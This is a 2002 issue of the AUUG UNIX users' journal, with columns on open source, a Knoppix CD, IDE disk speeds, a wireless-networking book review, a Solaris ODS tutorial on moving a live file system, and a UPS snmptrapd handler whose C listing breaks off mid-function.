AUUGN

The Journal of AUUG Inc.
Volume 23 • Number 4
December 2002

Features:

News:

Regulars:

ISSN 1035-7521

Print post approved by Australia Post - PP2391500002

AUUG Membership and General Correspondence
The AUUG Secretary
AUUG Inc
PO Box 7071
Baulkham Hills BC NSW 2153
Telephone: 02 8824 9511
or 1800 625 655 (Toll-Free)
Facsimile: 02 8824 9522
Email: auug@auug.org.au

AUUG Management Committee
Email: auugexec@auug.org.au

President
Greg Lehey
PO Box 460
Echunga, SA, 5153
Bus. Tel (08) 8388 8286, Mobile 0418 838 708, Fax (08) 8388 8725
<Greg.Lehey@auug.org.au>

Immediate Past President
David Purdue
Sun Microsystems
Level 6, 476 St Kilda Road
Melbourne, Victoria, 3004
Phone: +61 3 9869 6412, Fax: +61 3 9869 6288
<David.Purdue@auug.org.au>

Vice-president
Malcolm Caldwell
Bus. Tel (08) 8946 6631, Fax (08) 8946 6630
<Malcolm.Caldwell@ntu.edu.au>

Secretary
David Bullock
0402 901 228
<David.Bullock@auug.org.au>

Treasurer
Gordon Hubbard
Custom Technology Australia Pty Ltd
Level 22, 259 George Street, Sydney NSW 2000
Bus Tel: 02 9659 9590, Bus Fax: 02 9659 9510
<Gordon.Hubbard@auug.org.au>

Committee Members
Sarah Bolderoff
FourSticks
Suite 2, 259 Glen Osmond Rd,
Frewville, South Australia, 5065
<Sarah.Bolderoff@auug.org.au>

Adrian Close
Mobile: +61 412 385 201, <adrian@auug.org.au>

Stephen Rothwell
IBM Australia, Linux Technology Center
8 Brisbane Ave, Barton ACT 2600
Business phone: 02 62121169
<Stephen.Rothwell@auug.org.au>

Andrew Rutherford
Iagu Networks, 244 Pirie St
Adelaide, SA, 5000
Bus. Tel (08) 8425 2201, Bus. Fax (08) 8425 2299
<Andrew.Rutherford@auug.org.au>

Mark White
apviva technology partners
P. O. Box 1870, Toowong QLD 4066
Bus Tel 07 3876 8779, Mobile 04 3890 0880
<Mark.White@auug.org.au>

AUUG Business Manager
Elizabeth Carroll
AUUG Inc
PO Box 7071
Baulkham Hills BC NSW 2153
<busmgr@auug.org.au>

Editorial

Con Zymaris auugn@auug.org.au

I remember how exhilarating my first few brushes with computers were. It was the late '70s. We had just experienced two massive waves of *pop-technology* which swept through the public consciousness like a flaring Tesla-coil: *Star Wars* had become the most successful film of all time, playing in cinemas (and drive-ins... remember those?) for over two years. This film ushered in an era where all tech was 'big' and exciting. Almost as big is what happened next: a little game built on an 8-bit micro-controller, 4K of EPROM and a black & white screen which had coloured band-strips pasted across the top to mimic a colour monitor. That phenomenon, *Space Invaders*, seemed to lock-grips with *Star Wars*, and both helped segue the *Personal Computer* into the general public mindscape. Computers were suddenly a tool that geeky teenagers could pour undue attention into. Space Invaders, Star Wars and the PC: the *stuff* wrought by geeks who loved to hack and build.

It was into this environment that I dove, when I started with computers. These were truly new and amazing devices. You could let your imagination run apace, conceiving of alternate worlds and then fully, richly conjuring your imaginings into software-reality. Here were the makings of a compelling, universal tool, one that could be morphed (like digital clay) into almost any task at hand. And here it was in *my* hands. I lost track of the number of 40-hour-straight coding stints I immersed myself into. I too, had become a geek who hacked and built.

The marathon that is life runs its course, and what had once been one of the most engrossing of activities and hobbies, had somehow become rather pedestrian and humdrum. The time was the early-90's. The world seemed to settle upon a rather technologically-wanting and dull platform, and things had become un-innovative, predictable and gray. The commen-realm of our industry emanated more from mega-corps, and not from the lone-coders and dreamers. But those who hacked and built had not gone away however; far from it.

The wandering troupes of geeks had, of course been there all along, beavering away behind the scenes. And what they had produced then, and continue to perfect now, is the technology which allowed them to become frighteningly effective at collaborative development, distribution and evangelism; that which changed the world as we knew it: *the Internet.*

More importantly and personally precious than any particular technology, ideology or product; they had rekindled my keenness in computers. No longer do we deal with a merely 'business' functional tool; we have, re-acquired that most wonderous of things and the ultimate conduit for our imaginations.

To all those who tinkered, hacked and coded their idle hours, engrossed as I had once been, and kept the flame burning during the *time of gray*, I salute you.


Cheers, Con

Contribution Deadlines for AUUGN in 2002

Volume 24 • Number 1 – March 2003: February 15th, 2003

Volume 24 • Number 2 – June 2003: May 15th, 2003

AUUG Incorporated gratefully acknowledges the support of its corporate sponsor:



AUUGN Editorial Committee

The AUUGN Editorial Committee can be reached by sending email to: auugn@auug.org.au

Or to the following address:
AUUG Inc
PO Box 7071
Baulkham Hills BC NSW 2153

Editor:
Con Zymaris

Sub-Editors:
Frank Crawford, Mark White

Contributors:
This issue would not have happened without the transcription and editorial efforts of Gary R. Schmidt" <grschmidt@acm.org>, Rik Harris <rik@kawaja.net>, Raymond Smith <zzrasmit@uqconnect.net>, David Lloyd <lloy0076@adam.com.au>, Peter Sandilands <peter@sandilands.vu>, Grahame Bowland <grahame@ucs.uwa.edu.au>, Cameron Strom <c.strom@statscout.com>

Public Relations and Marketing:
Elizabeth Carroll

AUUGN Submission Guidelines

Submission guidelines for AUUGN contributions can be obtained from the AUUG World Wide Web site at:

www.auug.org.au

Alternately, send email to the above correspondence address, requesting a copy.

AUUGN Back Issues

A variety of back issues of AUUGN are still available. For price and availability please contact the AUUG Secretariat, or write to:
AUUG Inc
PO Box 7071
Baulkham Hills BC NSW 2153

Conference Proceedings
A limited number of copies of the Conference Proceedings from previous AUUG Conferences are still available. Contact the AUUG Secretariat for details.

Mailing Lists

Enquiries regarding the purchase of the AUUGN mailing list should be directed to the AUUG Secretariat.

President's Column

Greg Lehey <Greg.Lehey@auug.org.au>

In early 1997 I read an article on the web which ventured the opinion that Microsoft's empire had reached its peak, and that things would go downhill from then on. I didn't have enough knowledge of the industry at large to be able to have an opinion on this statement, but from time to time I've revisited it. I still don't have enough knowledge to form a good opinion, but certainly Microsoft's standing in the industry is changing.

There are a number reasons: computers are becoming more pervasive, users are becoming more demanding, requirements are changing. It's worth remembering that Microsoft got into the operating system business by accident, and the system they chose was chosen because it was available, not because it was the best choice (ironically, it displaced Microsoft's XENIX release of UNIX). It took Microsoft years to shake off the consequences of that initial decision.

In the meantime, they made another far-reaching decision: "Windows". That, too, took a long time to become established, but now it's everywhere. You can't do anything in client computing without coming up against it. But "Windows" isn't a good match for server applications, as even Microsoft has been forced to admit as various uses of UNIX in their Internet infrastructure have become known.

The real issue, though, is price. Bill Gates didn't become the richest man in the world by giving away software. Nowadays you can buy a cheap white-box PC and install a Microsoft operating system and Microsoft Office on it, and end up paying 50% more for the software than you do for the hardware. Or you can install a free UNIX operating system and OpenOffice and pay nothing for the software. No wonder the latter solution looks attractive.

What about security and reliability? Traditionally Microsoft has not excelled at either. I don't think that's particularly important to Microsoft's market share, though. People are still using Microsoft boxes infected with the Nimda and Code Red viruses; looking at my own system, I see more than one breakin attempt every second. That's not to say that security and reliability are not important, just that the majority of users wouldn't change just for a more reliable or secure system.

This is pretty much where the government comes in. Last month Gordon Hubbard, Con Zymaris and myself had a meeting with the NOIE in Canberra to discuss their upcoming seminar on open source for government agency CTOs and CIOs (see *http://www.noie.gov.au/projects/egovernment/Better_Infrastructure/oss.htm for more details*). There's no ideology involved there, and most of our technical goals are of little interest to them. Certainly NOIE is interested in security as well, and though our discussions did not mention reliability, it's clear that that's also important. The issue is that open source is not seen as a method to improve security or reliability: it's seen as a way of saving money.

Where does AUUG stand in this matter? We're not really an open source organization, we're a UNIX organization. Sure, the areas overlap, but there's plenty of open source software that isn't UNIX, and plenty of UNIX that isn't open source. Nevertheless, there's more at stake than it might seem.

The UNIX operating system is one of the most mature operating systems available, and the cost of maintenance is significantly higher than the cost of development. It's clear from the broad support for Linux from big UNIX companies that they see the advantages of a commodity operating system as outweighing the loss of competitive edge. Earlier this year, Caldera (now SCO again) released the sources of "ancient UNIX" under a Berkeley license. This meant specifically Research UNIX up to and including the Seventh Edition and 32V, the first virtual memory version. This also means that all BSD versions of UNIX are now open source.

On the other hand, how much non-UNIX software is open source? I don't know of any, which is certainly in part due to the fact that I haven't looked. But even if you're not in the industry, you get Linux thrown into your face on a weekly basis. It's clear that open source and UNIX are closely intertwined. Supporting open source helps us support UNIX, even the proprietary versions.

/var/spool/mail/auugn

Editor: Con Zymaris <auugn@auug.org.au>

The most useful resource that AUUG has to offer its members is access to other members. The collective nous of this organisation is oft-times staggering. When you have that tricky problem that shows no sign of release, talk to your fellow AUUG'ers, by using *mailman*:
http://www.auug.org.au/mailman/listinfo/talk

From: David Bullock <db@dawnbreaks.net>
Subject: Re: A request of real-world SysAdmins/SysManagers/CIOs...

On Thu, 5 Dec 2002, Gary Schmidt wrote:

> Just a quick questions folks:
>
> What is the current attitude towards running JVMs on production systems
> these days?

The per-JVM overhead on memory is quite high, but if you are talking of running just a single one as a daemon process and it fits comfortably into RAM, there is no reason not to do it. JDK 1.4 introduces significant enhancements that make it quite a viable platform:

- memory mapped I/O
- unix-style 'select' on TCP sockets (was previously 1 thread per socket, which was a real point of concern for server apps)

And since 1.3 there has been:

- generational garbage collection (GC)
- quite a reaonsable just-in-time compiler (JITC)

Java will always pay a little for its GC, runtime bounds checking, late binding and reflection features, even after code has been recompiled by the JITC (as well as the initial recompilation hit in the 'startup phase' of the app). However, after these necesary impacts are considered, Java is no slouch. It is impossible to generalise about performance compared with alternative approcahes without understanding the precise problem domain, but most people are quite comfortable to say 'performance approaching C++'.

Note that your app will grind to a halt the instant the JVM starts getting memory page faults. On a server-side system it needs to be treated with much the same respect as a database instance, and given its own block of memory for keeps at startup.

> I've been hiding out as a developer for the last few
> years, and it may be that my prejudices and biases
> are out of date.

Many people still have bad impressions about Java from several years ago, before 1.3, and you won't be alone here.

You might also be interested in Sun's 'support readiness documents':

http://access1.sun.com/SRDs/access1_srds.html

> I'll be looking at an internal presentation, where
> they plan to use Java to write monitoring software

Hopefully the events they are monitoring are exposed by the JVM's core API (you haven't told us if the agents or the server was being targeted by Java). Java abstracts a lot of the machine (both a benefit and a drawback, depending on what you're doing).

cheers,
David.

[Can anyone help Bruce out with the following request? -- Ed]

From: bruce@cs.usyd.edu.au

Hi,

I am looking for a copy of

"An Architecture of the UNIX System",
Stuart I. Feldman,
AUUGN, Vol. 6, No. 2, AUUG Inc.,
pp. 8-13, Sydney, NSW, June 1985.

Any idea where/how I might find one?

Regards,
Bruce Janson, School of Information Technologies,
University of Sydney Email: bruce@cs.usyd.edu.au

Knoppix CD-R

Greg Lehey <Greg.Lehey@auug.org.au>

This quarter your AUUGN includes a CD-R of Knoppix 3.1 beta. Knoppix is a standalone Linux distribution designed to run without a hard disk. It's useful as a rescue disk or as a demonstration, since it will run on just about any computer. I tried it on my Dell Inspiron 7500 with a 1400x1050 display, which had given me problems with other systems in the past. It also had a Lucent wireless card. Knoppix recognized and configured both the display and the wireless card correctly, which I found quite impressive. On one of my development test machines it came up correctly, but of course it didn't recognize that the monitor was an ancient ICL VGA incapable of more than 640x480. Fortunately I was able to switch back to that resolution with **Ctrl-Alt-Numeric -** and use it anyway. At this point, though, I should point to the following disclaimer, which I have decapitalized to save pain:

Disclaimer: This is experimental software. Use at your own risk. Knopper.net can not be held liable under any circumstances for damage to hardware or software, lost data, or other direct or indirect damage resulting from the use of this software. In some countries the cryptographic software and other components on the CD are governed by export regulations and thus may not be freely copied in these countries as is otherwise normal for software under the GPL license. If you do not agree to these conditions, you are not permitted to use or further distribute this software.

The point here is that Knoppix can't know anything about older monitors. Get things wrong and it ***will*** burn out the monitor. With a bit of finger trouble you might also find a way to overwrite the hard disk on the machine on which you're running. With a bit of care, though, you should find it a useful tool.

You can mount the CD on another system to look at things, of course. There's some documentation in the directory *KNOPPIX*, in particular the file *KNOPPIX/KNOPPIX-FAQ-EN.txt*. There's more documentation in the directory *Talks*, but it's all in German.

To start KNOPPIX, just boot from the CD-ROM. It comes up with a functional KDE 3 desktop and doesn't use any local disk. A rather strange quirk is that it doesn't allow login at all, so you can't get a root shell. Instead use sudo without a password. More details are in *KNOPPIX/README-Security.txt*, which is in German first and then English.

Public Notices

Upcoming Conferences & Events

Linux.conf.au 2003
Jan 22-25
Perth

USITS '03
4th USENIX Symposium on Internet Technologies and Systems
March 26-28
Seattle, WA FAST '03

2nd Conference on File and Storage Technologies
Mar. 31 - Apr. 2
San Francisco, CA

USENIX '03
USENIX Annual Technical Conference
June 9-14
San Antonio, TX

My Home Network (December 2002)

By: Frank Crawford <frank@crawford.emu.id.au>

Well, it's already December and Christmas is coming soon, with lots of nice presents. If you've read my previous column you will know what I hope to get. I've already received and installed half of the upgrades, now I'm just looking forward to setting up my "power machine".

However, before Christmas there is the traditional bush fire season to get through, and today, I'm sitting at home on "fire watch", as there are major fires around my area. I'm not too concerned as I've been through bush fires before with no major problems. One thing it did bring home to me was how our way of dealing with major disasters has changed, and how some things haven't.

Last time I was working for ANSTO and the whole site was cut-off. I wasn't able to get home and my children were evacuated to safety by their school. This time, again, I wasn't able to get home, I was stuck in the city and public transport was pretty much stopped, but I was much more able to keep in touch with my whole family. The first point of call was the mobile phone, everyone carries one and despite the problems with congested phone networks, with some perseverance you can get through directly to anyone almost anywhere.

The next major advance was the use of Broadband networks and permanent connections. With this I was able to connect to my home system and check the status of things. Even more interestingly, I have a UPS on my main server system and it sends me SMS messages when there is a power outage. Used in conjunction with an ADSL connection I can get immediate notification when (or in this case if) the power goes out. At no time did I get any outage, which did indicate that everything was, in general, fine at home.

As an interesting side note to monitoring the power and sending SMS messages in the event of an outage, it has foiled at least one attempted break in at my home. Recently, in the middle of the night someone pulled the fuses, on my house, but the SMS message woke me up (yes my mobile is on 24x7) and the subsequent activity seems to have scared off the would-be robbers. Of course finding new fuses in middle of the night proved to be a big problem in itself!

Anyway, back to the current emergency, having a network at home allowed me to chat online to the whole family independently and helped to ensure piece of mind both for me and the others (except for a brief minute when one of my "sweet" children claimed they were being evacuated, however, when our "pet dog" then started chatting with me, I thought something might be a bit fishy). I wasn't the only one online, aside from chatting to me, both my children

were chatting to their friends and finding out what was going on locally. From this they were able to have a much better idea of what was going on in the local area, although like any other communication medium, rumors were also able to be sent at the "speed of light".

The final change to the world is how much information is now available online. As I mentioned at the start, I was stuck in the city due to transport problems. But, while I couldn't improve matters, at least I could keep up to date on delays and road blocks, and choose the best time and way to get home.

Anyway, back to a more normal column. In the last edition, I mentioned that while disk sizes have been doubling every 12mths, their performance hasn't been. Well this is not quiet true. I'm not sure what the time frame is, but in the last 2-3 years it has changed dramatically. Most IDE drives have normally been able to transfer at 33MB/sec (i.e. UDMA-2), with standard cables and "recent chipsets". The possible data transfer rates can be seen in the table below

(Table 1).

ATA	Protocol	DMA Mode	Burst Speed
ATA	IDE	PIO-0	3.3 - 8.3 MB/s
		PIO-1	
		PIO-2	
		MDMA-0	
ATA-2	Fast ATA	PIO-3	11.1 - 13.3 MB/s
	(EIDE)	MDMA-1	
ATA-3	Fast ATA	PIO-4	16.6 MB/s
	(EIDE)	MDMA-2	
		UDMA-0	
ATA-4	UltraATA-33	UDMA-2	33.3 MB/s
ATA-5	UltraATA-66	UDMA-4	66.6 MB/s
ATA-6	UltraATA-100	UDMA-5	100 MB/s
ATA-7	UltraATA-133	UDMA-6	133 MB/s

Table 1 - ATA Specifications and Burst Transfer Rates

What did surprise me was that the internal IDE cable has changed recently to support newer speeds. While the 40pin flat-ribbon cable that has long been able to support up to 33MB/sec, to get higher transfer rates (i.e. UDMA-4 and above) you need a newer cable which is still 40pin, but 80 conductors.

For those of you interested in future performance increases, it looks like another cable change is needed. Future IDE controllers will run Serial-ATA, which has a burst rate of 166MB/sec but uses a serial protocol and a much thinner cable, which plugs into an RJ45 style connector. Expect to hear more about this in the near future.

As a sample of this, in a AUUGN V23.2 there was an article on "Improving Hard Disk Performance with hdparm" by Piter Punm, which outlined how to use `hdparm' to get the most out of your IDE disks. However, before changing over the cables in my new system, I was never able to get more than about 4-5MB/sec. However since installing a new cable, I'm now getting over 22MB/sec with a disk that supports UDMA-4. This is less than the 66MB/sec listed in the table above, however, you should note, that the 66MB/sec is a burst rate, while 22MB/sec is a sustained rate, a very different thing.

One other thing I should mention about the article by Piter Pumn. While it gives good details on how to improve performance, often many of the optimisations are already performed by the Linux kernel. If you have a recent kernel installed, and you have a fairly common chipset, then it isn't usually necessary to do much. On my recently upgraded system, with a UDMA-5 disk system and an Intel ICH4 chipset, I can get over 40MB/sec.

Just as an additional item, `hdparm' reports the various data rates according to transfer modes. To translate this to a burst transfer rate, use the following table

(Table 2).

Mode	Burst Speed
mdma0	4.2 MB/s
mdma1	13.3 MB/s
mdma2	16.6 MB/s
udma0	16.6 MB/s
udma1	25 MB/s
udma2	33.3 MB/s
udma3	44.4 MB/s
udma4	66.6 MB/s
udma5	100 MB/s
udma6	133.3 MB/s

Table 2 - hdparm Transfer Modes

Talking about speed improvements, disks aren't the only issue, network bandwidth is something that is also always an issue. While often it isn't possible to increase the speed, utilising it better is often just as good. In line with this, the ability to prioritise bulk traffic (such as an FTP download) differently to an interactive session or web browsing, makes the network feel much faster.

A recent package I picked up called "wondershaper". To understand what it does, you have to know a bit about how the kernel handles TCP/IP traffic. Within the kernel (and all other network devices) there are a number of queues, and what "wondershaper" does, via some of the QoS (Quality of Service) options that are available within recent kernels. To understand it better, it is best to read the `README' that comes with the package, but the script itself is simple to understand, even if the concepts are fairly complex. For most people, following the procedures listed in the README will get you going with a network that feels much faster.

The package can be found at http://lartc.org/wondershaper, and the version I am

running is wondershaper-1.1a. For those interested, the site lartc.org is The Linux Advanced Routing and Traffic Control site and has a number of other details and packages for improving network performance.

If you have any other ideas about improving performance, then drop me a line.

Well, that will do me for this year. Look after yourselves, and I wish you all a Merry Christmas and Happy New Year.

AUUGN Bookreviews

Editor: Mark White <mark.white@auug.org.au>

Building Wireless Community Networks
Rob Flickenger
O'Reilly 2002

Reviewed by Anna Gerber <agerber@dstc.edu.au>

Recent years have seen an increase in grassroots community networking efforts, bypassing traditional connectivity through ISPs and instead connecting community members directly by means of inexpensive 802.11b (or WiFi) devices and DIY antennas. O'Reilly & Associates' Building Wireless Community Networks is targeted at the wireless networking novice and provides a solid introduction to the technical essentials of 802.11b networking as well as discussion of the issues particular to metropolitan community networks. Written by Rob Flickenger, best known in the wireless community as the inventor of the Pringles antenna, the book covers his experiences with wireless networking, from first contact, to his involvement with the NoCat project, a cooperative network based in Sonoma County, CA.

The first few chapters ease the reader into the field of wireless networking, describing the motivation and history behind community wireless networks and a basic overview of network layout, services and security. While it does not assume that the reader has any background knowledge in this area, the book provides only cursory coverage and a novice could quickly suffer from acronym overload. However, the terse coverage of these basics means that Flickenger has not only kept the book down in size (125 pages in total), but also that he can focus specifically on the issues involved in wireless networking, and particularly, in community wireless networking.

The rest of the book is much more hands-on than the initial chapters, and provides step-by-step guides to constructing each part of a wireless network. There is a chapter devoted to setting up a network based around an Access Point (specifically, an Apple Airport), as well as a chapter that describes how to set up a wireless gateway under Linux using an 802.11b card in Ad-Hoc mode. Both of these chapters provide easy to follow instructions illustrated by examples, and references to useful utilities and further documentation to supplement the instructions provided.

Having described how to set up the basic network, Flickenger then turns to extending the range of the wireless network from a single site to many sites across a community. The remaining chapters describe how connectivity of wireless sites spread across cities has been achieved by existing community groups. The book describes the range of hardware required in addition to an 802.11b network card, including pigtail adaptors, connectors, cables and antennas, and when it is appropriate to use each different type. This section also provides the theory behind using antennas to focus wireless signal, and provides formulas that can be used to determine signal loss, or how far the signal can go. It is also in this section that the famous Pringles can antenna is described, providing a concrete application of the theory.

Flickenger is also careful to discuss some of the issues involved in extending wireless networks, including avoiding obstacles, security and the legal power limits of 802.11b devices. The US FCC Part 15 Rules are included as an appendix in the book, however Australians should be mindful of the rules set out in the Australian Radio Communications Class Licence (http://www.sma.gov.au/legal/licence/class/spread.htm).

Finally, Flickenger lists some of the community wireless network groups established in the US. While the book is US-centric, there are many other community wireless projects around the world, including a number in Australia. Non-US readers should be careful also to investigate the legality of setting up a community wireless network, including power limits, as discussed in the book, but also issues such as whether or not additional licenses or rules apply for carrying the community's traffic across the wireless network.

Much of the book's content is already available online, in fact, the book encourages the reader to check for updates at nocat.net. The nature of some of the content lends itself better to a website than a book, as information provided such as prices of network components, and the progress of the Pringles antenna is quickly dated. However, this does not detract from the book's value, as all of the content essential to getting started with cooperative wireless networking has been collated into a lightweight offline reference.

Using ODS to move a file system on the fly

Author: Joseph Gan <joseph.gan@abs.gov.au>

Moving a large file system to a new partition on the disk units, such as RSM Raid box, Sun T3 and StorageTek Hardware Raid devices for instance, involves dismount the file system, then back it up to tapes and restore it to a new partition, or using copy command to copy the file system from one place to another while it is un-mounted. It could take a significant amount of time for a large file system, and will impact users' useability of the system.

By using ODS, you can move a file system to a different partition on the fly. If you don't want to expand it, you don't even need to mount it as a meta device. In the end, you only need to do is dismount the file system, mount it onto the new partition. All the processes can be executed at the back ground while the file system is still in using. You can swap to the new partition at anytime.This can significantly reduce system down time.

Using the home file system as an example:

```
   # df -k /home
   Filesystem             kbytes    used   avail
capacity  Mounted on
   /dev/dsk/c0t2d1s3    50700783 39746386 10530839
80%    /home
```

1. Creating a metadevice named d101 on top of this physical mount-point of home file system, remember the home file system was still mounted.

```
   # metainit -f d101 1 1 c0t2d1s3
```

2. Initialising an one-way mirror metadevice named d100 with the submirror d101 created above.

```
   # metainit d100 -m d101
   # metastat d100
   d100: Mirror
       Submirror 0: d101
         State: Okay
       Pass: 1
       Read option: roundrobin (default)
       Write option: parallel (default)
       Size: 102961152 blocks

   d101: Submirror of d100
       State: Okay
       Size: 102961152 blocks
       Stripe 0:
           Device              Start Block  Dbase
State        Hot Spare
           c0t2d1s3                 0     No
Okay
```

3. Creating a single stripe metadevice d102 on c0t2d1s7, on which will be the target file system. The size of the new partition should be the same as d101.

```
   # metainit d102 1 1 c0t2d1s7
   d102: Concat/Stripe is setup

   # metastat d102
   d102: Concat/Stripe
       Size: 102975488 blocks
       Stripe 0:
           Device              Start Block  Dbase
           c0t2d1s7                 0     No
```

4. Adding the metadevice d102 as the second submirror to d100, resync will automatically take place at the back ground.

```
   # metattach d100 d102
```

5. After the resync has completed successfully, you would get the following two way mirrors:

```
   # metastat d100
   d100: Mirror
       Submirror 0: d101
         State: Okay
       Submirror 1: d102
         State: Okay
       Pass: 1
       Read option: roundrobin (default)
       Write option: parallel (default)
       Size: 102961152 blocks

   d101: Submirror of d100
       State: Okay
       Size: 102961152 blocks
       Stripe 0:
           Device              Start Block  Dbase
State        Hot Spare
           c0t2d1s3                 0     No
Okay

   d102: Submirror of d100
       State: Okay
       Size: 102961152 blocks
       Stripe 0:
           Device              Start Block  Dbase
State        Hot Spare
           c0t2d1s7                 0     No
Okay
```

6. Now you have a new partiton for home file system ready to swap at any time, while it is still on line.

7. You can schedule to dismount the home file system when user agreed, and mount it to the new partition on c0t2d1s7 as follow:

```
   # umount /home
   # mount /dev/dsk/c0t2d1s7
   # df -k /home
   Filesystem                kbytes    used
avail capacity  Mounted on
   /dev/dsk/c0t2d1s7     50700783 39746386 10530839
80%    /home
```

8. Finally, detaching and cleaning up all metadevices:

```
   # metadettach d100 d101
   d100: submirror d101 is detached

   # metaclear d101
   d101: Concat/Stripe is cleared

   # metaclear d100
   d100: Concat/Stripe is cleared

   # metaclear d102
   d102: Concat/Stripe is cleared
```

The home file system has been moved dynamically.

Call for Papers: AUUG 2003 - Open Standards, Open Source, Open Computing

The AUUG Annual Conference will be held in Sydney, Australia, 10, 11 and 12 September 2003.

The Conference will be preceded by three days of tutorials, to be held on 7, 8 and 9 September 2003.

The Programme Committee invites proposals for papers and tutorials relating to:

- Open Systems or other operating systems
- Open Source projects
- Business cases for Open Source

- Technical aspects of Unix, Linux and BSD variants
- Managing Distributed Networks
- Performance Management and Measurement
- System and Application Monitoring
- Security in the Enterprise
- Technical aspects of Computing
- Networking in the Enterprise
- Business Experience and Case Studies
- Cluster Computing
- Computer Security
- Networking, Internet (including the World Wide Web).

Presentations may be given as tutorials, technical papers, or management studies. Technical papers are designed for those who need in-depth knowledge, whereas management studies present case studies of real-life experiences in the conference's fields of interest.

A written paper, for inclusion in the conference proceedings, must accompany all presentations. Speakers may select one of two presentation formats: Technical presentation:

A 30-minute talk, with 10 minutes for questions. Management presentation:

A 25-30 minute talk, with 10-15 minutes for questions (i.e. a total 40 minutes).

Panel sessions will also be timetabled in the conference and speakers should indicate their willingness to participate, and may like to suggest panel topics.

Tutorials, which may be of either a technical or management orientation, provide a more thorough presentation, of either a half-day or full-day duration. Representing the largest Technical Computing event held in Australia, this conference offers an unparalleled opportunity to present your ideas and experiences to an audience with a major influence on the direction of Computing in Australia.

Submission Guidelines

Those proposing to submit papers should submit an extended abstract (1-3 pages) and a brief biography, and clearly indicate their preferred presentation format.

Those submitting tutorial proposals should submit an outline of the tutorial and a brief biography, and clearly indicate whether the tutorial is of half-day or full-day duration.

Speaker Incentives

Presenters of papers are afforded complimentary conference registration.

Tutorial presenters may select 25% of the profit of their session OR complimentary conference registration. Past experience suggests that a successful tutorial session of either duration can generate a reasonable return to the presenter.

Please note that in accordance with GST tax legislation, we will require the presentation of a tax invoice containing an ABN for your payment, or an appropriate exempting government form. If neither is provided then tax will have to be withheld from your payment.

Important Dates

Abstracts/Proposals Due
2 May 2003
Authors notified
2 June 2003
Final copy due
1 July 2003
Tutorials
7-9 September 2003
Conference
10-12 September 2003

Proposals should be sent to:

AUUG Inc.
PO Box 7071
Baulkham Hills BC NSW 2153
Australia
Email: auug2003prog@auug.org.au
Phone: 1800 625 655 or +61 2 8824 9511
Fax: +61 2 8824 9522

Please refer to the AUUG website for further information and up-to-date details:

http://www.auug.org.au/events/2003/auug2003/

Sponsorship opportunities available. Contact Liz Carroll <busmgr@auug.org.au> 1800 625 655

AUUG Corporate Members

as at 1st October 2002

- ac3
- Accenture Australia Ltd
- ADFA
- ANSTO
- ANU
- Australian Centre for Remote Sensing
- Australian Bureau of Statistics
- Australian Defence Force Academy
- Australian Industry Group
- Bradken
- British Aerospace Australia
- Bureau of Meteorology
- C.I.S.R.A.
- Cape Grim B.A.P.S
- Centrelink
- CITEC
- Corinthian Industries (Holdings) Pty Ltd
- CSC Australia Pty Ltd
- CSIRO Manufacturing Science and Technology
- Curtin University of Technology
- Cybersource Pty Ltd
- Deakin University
- Department of Land & Water Conservation
- Department of Premier & Cabinet
- Energex
- Everything Linux & Linux Help
- Fulcrum Consulting Group
- IBM Linux Technology Centre
- ING
- Land and Property Information, NSW
- LPINSW · Macquarie University
- Multibase WebAustralis Pty Ltd
- Namadgi Systems Pty Ltd
- National Australia Bank
- National Library of Australia
- NSW National Parks & Wildlife Service
- NSW Public Works & Services, Information Services
- Peter Harding & Associates Pty Ltd
- Rinbina Pty Ltd
- Security Mailing Services Pty Ltd
- St John of God Health Care Inc
- St Vincent's Private Hospital
- Stallion Technologies Pty Ltd
- Sun Microsystems Australia
- TAB Queensland Limited
- The University of Western Australia
- Thiess Pty Ltd
- Tower Technology Pty Ltd
- Uniq Advances Pty Ltd
- University of Melbourne
- University of New South Wales
- University of Sydney
- University of Technology, Sydney
- Victoria University of Technology
- Workcover Queensland

Handling Power Status Using snmptrapd

Author: A. B. Prasad <prasad_ab@yahoo.com>

If you are new to this topic

Refer to the following if you are new to SNMP

- net-snmp documentation
- rfc1678
- UPSHowto
- man pages of snmptrapd(8), snmptrapd.conf(8) and snmptrap(8).

Net-snmp

Various tools relating to the Simple Network Management Protocol including:

- An extensible agent
- An SNMP library
- Tools to request or set information from SNMP agents
- Tools to generate and handle SNMP traps
- A version of the unix 'netstat' command using SNMP
- A graphical Perl/Tk/SNMP based mib browser

See the NET-SNMP site.

SNMPTRAPD

Snmptrapd is an SNMP application that receives and logs snmp trap messages sent to the SNMP-TRAP port (162) on the local machine. It can be configured to run a specific program on receiving a snmp trap.

SNMPTRAPD.CONF

snmptrapd.conf is the configuration file(s) which define how the ucd-snmp SNMP trap receiving demon operates when it receives a trap.

UPS-MIB

RFC1628 document defines the managed objects for Uninterruptible Power Supplies which are to be manageable via the Simple Network Management Protocol (SNMP).

HOW TO USE SNMPTRAPD WITH POWERH

Please Note: I renamed 'powerd' as 'powerh' as here it is not a daemon but only a trap handling routine
We had the powerh to handle the Power Status of the system. powerh communicates with the UPS through the serial port. However, in a networked system where a number of machines are using the same UPS it is not possible for each system to directly communicate with the UPS. Most modern high capacity UPS support the SNMP Protocol either directly or through a proxy. To handle various power status follow these steps

1. To your snmptrapd.conf add the following lines

```
traphandle 33.2.3 powerh b
traphandle 33.2.4 powerh p
```

2. Compile the following C code by entering cc powerh.c -o powerhand copy powerh to a directory in path like /usr/local/sbin/.
[Text version of this listing.]

```
#include <string.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <signal.h>


#define PWRSTAT "/etc/powerstatus"

void powerfail(int);

main(int argc, char* argv[]) {
    char s[1000];
    int i=0;
    while(i<7) {
        scanf("%s",s);
        i++;
    }
    scanf("%s",s);
    if (!strcmp("b",argv[1]))
        if
((!strcmp(s,"33.1.6.3.3"))||(!strcmp(s,"upsMIB.ups
Objects.upsAlarm.upsWellKnownAlarms.upsAlarmLowBat
tery")))
            powerfail(1);
    if (!strcmp("p",argv[1]))
        if
((!strcmp(s,"33.1.6.3.3"))||(!strcmp(s,"upsMIB.ups
Objects.upsAlarm.upsWellKnownAlarms.upsAlarmLowBat
tery")))
            powerfail(0);
}
/* As the program may be activated in the event of
other alarms as well, the inner 'if' are necessary
*/
void powerfail(int event) {
    int fd;
    unlink(PWRSTAT);
    if ((fd = open(PWRSTAT, O_CREAT|O_WRONLY,
0644)) >= 0) {
        switch (event)
          {
            case 0:
                write(fd, "OKWAIT\n", 7);
                break;

            case 1:
                write(fd, "FAIL\n", 5);
                break;
